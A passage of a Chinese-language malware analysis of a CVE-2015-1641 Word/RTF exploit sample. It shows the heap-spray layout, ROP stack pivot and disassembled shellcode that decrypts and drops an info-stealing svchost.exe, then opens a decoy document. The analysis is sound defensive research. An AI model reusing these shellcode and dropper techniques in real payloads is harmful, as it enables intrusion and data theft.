

图14 用于实现堆喷的文件列表

堆喷后进程空间的分布情况如下：

```
*  6ee0000   70e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  70e0000   72e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  72e0000   74e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  74e0000   76e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  76e0000   78e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  78e0000   7ae0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  7ae0000   7ce0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  7ce0000   7ee0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  7ee0000   80e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  80e0000   82e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  82e0000   84e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  84e0000   86e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  86e0000   88e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  88e0000   8ae0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  8ae0000   8ce0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  8ce0000   8ee0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  8ee0000   90e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  90e0000   92e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  92e0000   94e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  94e0000   96e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
*  96e0000   98e0000    200000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
```

图15 堆喷后的进程空间

因此，程序通过堆喷能将activeX.bin文件中的数据精确布局到内存空间上，其中包含了ROP链和shellcode。而样本在获得eip后会进行栈转移操作，也就是将前面的入参0x09000808赋给esp，从而将其引到ROP链上执行：



图16 activeX.bin 文件中的布局数据

不用想ROP链的作用肯定就是调用VirtualProtect函数来改变内存页的属性，使之拥有执行权限以绕过DEP保护，不过分析环境中的Word 2007并未启用此保护：

图17 Word 2007 进程未启用 DEP

这里提及的栈转移和ROP链操作我们就不再赘述了，接下去把重点放到shellcode的理解上，其实方法无它，单步跟即可。对于第一部分shellcode，它首先会通过查找LDR链的方式来获取kernel32模块的基址，因为后面会用到此模块导出的接口函数：

```
seg000:0000001C 31 C9                   xor     ecx, ecx
seg000:0000001E 64 8B 71 30             mov     esi, fs:[ecx+30h] ; PEB Address
seg000:00000022 8B 76 0C                mov     esi, [esi+0Ch]  ; Ldr
seg000:00000025 8B 76 0C                mov     esi, [esi+0Ch]
seg000:00000028 AD                      lodsd
seg000:00000029 8B 30                   mov     esi, [eax]
seg000:0000002B 8B 76 18                mov     esi, [esi+18h]  ; kernel32.dll DllBase
seg000:0000002E EB 57                   jmp     short loc_87
```

图18 获取 kernel32 模块的基址

而对于kernel32模块中导出函数的查找过程实际上就是PE文件结构中导出表的解析过程，如下为PE头的解析：

```
seg000:00000031 89 F3                   mov     ebx, esi
seg000:00000033 56                      push    esi
seg000:00000034 8B 73 3C                mov     esi, [ebx+3Ch]  ; e_lfanew
seg000:00000037 8B 74 1E 78             mov     esi, [esi+ebx+78h] ; export directory
seg000:0000003B 01 DE                   add     esi, ebx
seg000:0000003D 56                      push    esi
seg000:0000003E 8B 76 20                mov     esi, [esi+20h]  ; AddressOfNames
seg000:00000041 01 DE                   add     esi, ebx
seg000:00000043 31 C9                   xor     ecx, ecx
seg000:00000045 49                      dec     ecx
```

```
0:010> dt _IMAGE_EXPORT_DIRECTORY
ole32!_IMAGE_EXPORT_DIRECTORY
   +0x000 Characteristics  : Uint4B
   +0x004 TimeDateStamp    : Uint4B
   +0x008 MajorVersion     : Uint2B
   +0x00a MinorVersion     : Uint2B
   +0x00c Name             : Uint4B
   +0x010 Base             : Uint4B
   +0x014 NumberOfFunctions : Uint4B
   +0x018 NumberOfNames    : Uint4B
   +0x01c AddressOfFunctions : Uint4B
   +0x020 AddressOfNames   : Uint4B
   +0x024 AddressOfNameOrdinals : Uint4B
```

图19 解析 kernel32 模块的导出信息

目标函数名将以hash值的方式给出，如下就是查找相应目标函数名的过程，而在找到目标函数名后，将会从AddressOfNameOrdinals数组中取出对应的值，以此作为AddressOfFunctions数组中的索引，再加上模块基址就得到了此目标函数的导出地址：

```
seg000:00000046                 loc_46:                                 ; CODE XREF: sub_30+30↓j
seg000:00000046 41                              inc     ecx
seg000:00000047 AD                              lodsd
seg000:00000048 01 D8                           add     eax, ebx
seg000:0000004A 56                              push    esi
seg000:0000004B 31 F6                           xor     esi, esi
seg000:0000004D
seg000:0000004D                 loc_4D:                                 ; CODE XREF: sub_30+2A↓j
seg000:0000004D 0F BE 10                        movsx   edx, byte ptr [eax]
seg000:00000050 38 D6                           cmp     dh, dl
seg000:00000052 74 08                           jz      short loc_5C
seg000:00000054 C1 CE 07                        ror     esi, 7
seg000:00000057 01 D6                           add     esi, edx
seg000:00000059 40                              inc     eax
seg000:0000005A EB F1                           jmp     short loc_4D
seg000:0000005C                 ; ---------------------------------------------------------------------------
seg000:0000005C
seg000:0000005C                 loc_5C:                                 ; CODE XREF: sub_30+22↑j
seg000:0000005C 39 75 00                        cmp     [ebp+0], esi
seg000:0000005F 5E                              pop     esi
seg000:00000060 75 E4                           jnz     short loc_46
```

图20 查找 kernel32 模块中的目标函数名

第一部分shellcode的作用是为了引出第二部分shellcode，由于这部分数据是加密后保存在样本文件中的，因此首先需要获取打开的样本文件句柄，在shellcode中会遍历进程中打开的文件句柄，并通过调用GetFileSize找出其中符合条件的句柄进行下一步的判断：

```
Handle 6b4
  Type              File
Handle 6d0
  Type              File
45 handles of type File
0:010> !handle 3cc f
Handle 3cc
  Type              File
  Attributes        0
  GrantedAccess     0x12019f:
         ReadControl,Synch
         Read/List,Write/Add,Append/SubDir/CreatePipe,ReadEA,WriteEA,ReadAttr,WriteAttr
  HandleCount       2
  PointerCount      4
  No Object Specific Information available
```

```
seg000:000000DC                 loc_DC:                                 ; CODE XREF: seg000:000000E9↓j
seg000:000000DC                                                         ; seg000:000000F0↓j ...
seg000:000000DC 83 C6 04                        add     esi, 4
seg000:000000DF 6A 00                           push    0
seg000:000000E1 56                              push    esi             ; hFile
seg000:000000E2 FF 17                           call    dword ptr [edi] ; kernel32!GetFileSize
seg000:000000E4 3D 00 A0 00 00                  cmp     eax, 0A000h
seg000:000000E9 7C F1                           jl      short loc_DC
seg000:000000EB 3D 00 00 20 00                  cmp     eax, 200000h
seg000:000000F0 7F EA                           jg      short loc_DC
```

图21 查找符合条件大小的文件句柄

随后会通过调用CreateFileMapping和MapViewOfFile函数将此特定大小的文件映射到内存中，如果前4个字节为“{\rt”，即表示内存中映射的为目标样本文件，之后通过字符串“FEFEFEFEFEFEFEFEFFFFFFFF”定位到第二部分shellcode的起始位置：

```
seg000:00000113 FF 57 08                call    dword ptr [edi+8] ; kernel32!MapViewOfFile
seg000:00000116 83 F8 00                cmp     eax, 0
seg000:00000119 74 C1                   jz      short loc_DC
seg000:0000011B 89 47 20                mov     [edi+20h], eax
seg000:0000011E 81 38 7B 5C 72+         cmp     dword ptr [eax], 74725C7Bh ; "{\rt"
seg000:00000124 75 B6                   jnz     short loc_DC
seg000:00000126 05 00 00 01 00          add     eax, 10000h
seg000:0000012B
seg000:0000012B                 loc_12B:                                ; CODE XREF: seg000:00000134↓j
seg000:0000012B                                                         ; seg000:0000013F↓j
seg000:0000012B 83 C0 04                add     eax, 4
seg000:0000012E 81 38 FE FE FE+         cmp     dword ptr [eax], 0FEFEFEFEh
seg000:00000134 75 F5                   jnz     short loc_12B
seg000:00000136
seg000:00000136                 loc_136:                                ; CODE XREF: seg000:0000013A↓j
seg000:00000136 40                      inc     eax
seg000:00000137 80 38 FE                cmp     byte ptr [eax], 0FEh ; '
seg000:0000013A 74 FA                   jz      short loc_136
seg000:0000013C 83 38 FF                cmp     dword ptr [eax], 0FFFFFFFFh
seg000:0000013F 75 EA                   jnz     short loc_12B
```

图22 定位 rtf 文件中的第二部分 shellcode

而后将接下去的0x1000字节，即第二部分shellcode，拷贝到函数VirtualAlloc申请的具有可执行权限的内存中，最后跳转过去执行。在第二部分shellcode开头会先对偏移0x2e开始的0x3cc字节数据进行异或解密：

```
seg000:00000017 55                      push    ebp
seg000:00000018 83 C5 2E                add     ebp, 2Eh ; '.'
seg000:0000001B B9 CC 03 00 00          mov     ecx, 3CCh
seg000:00000020
seg000:00000020                 loc_20:                                 ; CODE XREF: seg000:00000029↓j
seg000:00000020 8A 45 00                mov     al, [ebp+0]
seg000:00000023 34 FC                   xor     al, 0FCh
seg000:00000025 88 45 00                mov     [ebp+0], al
seg000:00000028 45                      inc     ebp
seg000:00000029 E2 F5                   loop    loc_20
seg000:0000002B 5D                      pop     ebp
seg000:0000002C EB 57                   jmp     short loc_85
```

图23 解密 shellcode 数据

这里也要用到相关的导出接口函数，其查找方法和第一部分shellcode相同：

```
0:010> dds edi
114b0000  777edb36 kernel32!SetFilePointerStub
114b0004  777f395c kernel32!LoadLibraryA
114b0008  777ecee8 kernel32!CreateFileA
114b000c  77806a65 kernel32!GetTempPathA
114b0010  777f1400 kernel32!WriteFileImplementation
114b0014  777f450e kernel32!WideCharToMultiByteStub
114b0018  777eca7c kernel32!CloseHandleImplementation
114b001c  777f33f6 kernel32!GetModuleFileNameAStub
114b0020  777e88bc kernel32!GetLogicalDriveStringsA
114b0024  77828052 kernel32!QueryDosDeviceA
114b0028  7782e5fd kernel32!WinExec
114b002c  777e2331 kernel32!TerminateProcessStub
114b0030  777f98ff kernel32!GetCommandLineAStub
114b0034  777edb13 kernel32!UnmapViewOfFileStub
114b0038  00000000
114b003c  77966258 ntdll!ZwQueryVirtualMemory
114b0040  00000000
```

图24 使用到的相关接口函数

此部分shellcode将用于释放恶意payload程序以及最终展现给用户的Word文档。恶意payload的数据保存在样本文件中，shellcode会通过字符串“BABABABABABABA”进行起始字节的定位，之后再经过简单的异或解密

即可得到此payload：

```
seg000:00000215                 loc_215:                                ; CODE XREF: seg000:0000021E↓j
seg000:00000215                                                         ; seg000:00000227↓j
seg000:00000215 83 C1 04                        add     ecx, 4
seg000:00000218 66 81 3C 0A BA+                 cmp     word ptr [edx+ecx], 0BABAh
seg000:0000021E 75 F5                           jnz     short loc_215
seg000:00000220 66 81 7C 0A 02+                 cmp     word ptr [edx+ecx+2], 0BABAh
seg000:00000227 75 EC                           jnz     short loc_215
seg000:00000229
seg000:00000229                 loc_229:                                ; CODE XREF: seg000:0000022E↓j
seg000:00000229 42                              inc     edx
seg000:0000022A 80 3C 0A BA                     cmp     byte ptr [edx+ecx], 0BAh ; '
seg000:0000022E 74 F9                           jz      short loc_229
seg000:00000230 8D 14 0A                        lea     edx, [edx+ecx]
seg000:00000233 31 DB                           xor     ebx, ebx
seg000:00000235 8D 8F 00 30 00+                 lea     ecx, [edi+3000h]
seg000:0000023B
seg000:0000023B                 loc_23B:                                ; CODE XREF: seg000:00000254↓j
seg000:0000023B                                                         ; seg000:0000025D↓j
seg000:0000023B 8B 04 1A                        mov     eax, [edx+ebx]
seg000:0000023E 83 F8 00                        cmp     eax, 0
seg000:00000241 74 05                           jz      short loc_248
seg000:00000243 35 BE BA FE CA                  xor     eax, 0CAFEBABEh
seg000:00000248
seg000:00000248                 loc_248:                                ; CODE XREF: seg000:00000241↑j
seg000:00000248 89 04 19                        mov     [ecx+ebx], eax
seg000:0000024B 83 C3 04                        add     ebx, 4
seg000:0000024E 66 81 3C 1A BB+                 cmp     word ptr [edx+ebx], 0BBBBh
seg000:00000254 75 E5                           jnz     short loc_23B
seg000:00000256 66 81 7C 1A 02+                 cmp     word ptr [edx+ebx+2], 0BBBBh
seg000:0000025D 75 DC                           jnz     short loc_23B
```

图25 定位并解密恶意的 payload 数据

接着会在临时目录的上一级创建名为svchost.exe的恶意payload文件，并通过WinExec函数来执行：

```
seg000:00000273 FF 57 08                        call    dword ptr [edi+8] ; kernel32!CreateFileA
seg000:00000276 89 47 60                        mov     [edi+60h], eax
seg000:00000279 6A 00                           push    0
seg000:0000027B 8D 0C 24                        lea     ecx, [esp]
seg000:0000027E 8D 87 00 30 00+                 lea     eax, [edi+3000h]
seg000:00000284 6A 00                           push    0
seg000:00000286 51                              push    ecx
seg000:00000287 53                              push    ebx
seg000:00000288 50                              push    eax
seg000:00000289 FF 77 60                        push    dword ptr [edi+60h]
seg000:0000028C FF 57 10                        call    dword ptr [edi+10h] ; kernel32!WriteFile
seg000:0000028F FF 77 60                        push    dword ptr [edi+60h]
seg000:00000292 FF 57 18                        call    dword ptr [edi+18h] ; kernel32!CloseHandle
seg000:00000295 6A 00                           push    0
seg000:00000297 FF 77 5C                        push    dword ptr [edi+5Ch]
seg000:0000029A FF 57 28                        call    dword ptr [edi+28h] ; kernel32!WinExec
```

图26 创建恶意 payload 文件并执行

我们可以在对应目录找到此恶意payload文件，它的作用主要是进行信息的窃取：



图27 释放的恶意 payload 文件

此外，为了迷惑受害者，在恶意payload执行后样本会将一个正常的Word文档呈现给用户。这部分数据也保存在样本文件中，通过字符串“BBBBBBBBBBBBB”定位后还需要进行异或解密操作，由于这部分内容的字节数必然小于样本文件字节数，为了构造相同大小的文件，剩下部分将用零来填充：

```
seg000:0000029D 89 F2                           mov     edx, esi
seg000:0000029F 31 C9                           xor     ecx, ecx
seg000:000002A1
seg000:000002A1                 loc_2A1:                                ; CODE XREF: seg000:000002A6↓j
seg000:000002A1 42                              inc     edx
seg000:000002A2 80 3C 0A BB                     cmp     byte ptr [edx+ecx], 0BBh ; '
seg000:000002A6 74 F9                           jz      short loc_2A1
seg000:000002A8 8D 8F 00 30 10+                 lea     ecx, [edi+103000h]
seg000:000002AE 31 DB                           xor     ebx, ebx
seg000:000002B0
seg000:000002B0                 loc_2B0:                                ; CODE XREF: seg000:000002C9↓j
seg000:000002B0                                                         ; seg000:000002D1↓j
seg000:000002B0 8B 04 1A                        mov     eax, [edx+ebx]
seg000:000002B3 83 F8 00                        cmp     eax, 0
seg000:000002B6 74 05                           jz      short loc_2BD
seg000:000002B8 35 0D F0 AD BA                  xor     eax, 0BAADF00Dh
seg000:000002BD
seg000:000002BD                 loc_2BD:                                ; CODE XREF: seg000:000002B6↑j
seg000:000002BD 89 04 19                        mov     [ecx+ebx], eax
seg000:000002C0 83 C3 04                        add     ebx, 4
seg000:000002C3 66 81 3C 1A BC+                 cmp     word ptr [edx+ebx], 0BCBCh
seg000:000002C9 75 E5                           jnz     short loc_2B0
seg000:000002CB 66 81 3C 1A BC+                 cmp     word ptr [edx+ebx], 0BCBCh
seg000:000002D1 75 DD                           jnz     short loc_2B0
seg000:000002D3 FF 77 54                        push    dword ptr [edi+54h]
seg000:000002D6 FF 57 34                        call    dword ptr [edi+34h] ; kernel32!UnmapViewOfFile
seg000:000002D9 8D B7 00 30 10+                 lea     esi, [edi+103000h]
seg000:000002DF 01 DE                           add     esi, ebx
seg000:000002E1 8B 4F 4C                        mov     ecx, [edi+4Ch]
seg000:000002E4 29 D9                           sub     ecx, ebx
seg000:000002E6 C1 E9 02                        shr     ecx, 2
seg000:000002E9
seg000:000002E9                 loc_2E9:                                ; CODE XREF: seg000:000002F2↓j
seg000:000002E9 C7 06 00 00 00+                 mov     dword ptr [esi], 0
seg000:000002EF 83 C6 04                        add     esi, 4
seg000:000002F2 E2 F5                           loop    loc_2E9
```

图28 定位并解密要呈现给用户的 Word 文档

之后用上一步得到的数据重写该恶意文档，并将其作为 `winword.exe` 的参数再次打开：

```
seg000:000002F4 6A 00                           push    0
seg000:000002F6 6A 00                           push    0
seg000:000002F8 6A 00                           push    0
seg000:000002FA FF 77 50                        push    dword ptr [edi+50h]
seg000:000002FD FF 17                           call    dword ptr [edi] ; kernel32!SetFilePointer
seg000:000002FF 6A 00                           push    0
seg000:00000301 8D 0C 24                        lea     ecx, [esp]
seg000:00000304 8D 87 00 30 10+                 lea     eax, [edi+103000h]
seg000:0000030A 6A 00                           push    0
seg000:0000030C 51                              push    ecx
seg000:0000030D FF 77 4C                        push    dword ptr [edi+4Ch]
seg000:00000310 50                              push    eax
seg000:00000311 FF 77 50                        push    dword ptr [edi+50h]
seg000:00000314 FF 57 10                        call    dword ptr [edi+10h] ; kernel32!WriteFile
seg000:00000317 FF 77 50                        push    dword ptr [edi+50h]
seg000:0000031A FF 57 18                        call    dword ptr [edi+18h] ; kernel32!CloseHandle
```

图29 用解密后的 Word 文档数据重写当前的样本文件

4 结语

总体来看样本的利用过程并不复杂，都是按固定套路走的，不过实际测试中发现这种基于堆喷的漏洞利用在性能和稳定性上确实需要提升，如何改进还是值得我们思考的。另外，分析有误之处还望各位加以斧正:P

5 参考

[1] CVE-2015-1641（ms15-033）漏洞分析与利用
https://weiyiling.cn/one/cve_2015_1641_ms15-033
[2] Word类型混淆漏洞（CVE-2015-1641）分析
http://www.freebuf.com/vuls/81868.html
[3] MS OFFICE EXPLOIT ANALYSIS – CVE-2015-1641
http://www.sekoia.fr/blog/ms-office-exploit-analysis-cve-2015-1641/
[4] Ongoing analysis of unknown exploit targeting Office 2007-2013 UTAI MS15-022
https://blog.ropchain.com/2015/08/16/analysis-of-exploit-targeting-office-2007-2013-ms15-022/
[5] The Curious Case Of The Document Exploiting An Unknown Vulnerability
https://blog.fortinet.com/2015/08/20/the-curious-case-of-the-document-exploiting-an-unknown-vulnerability-part-1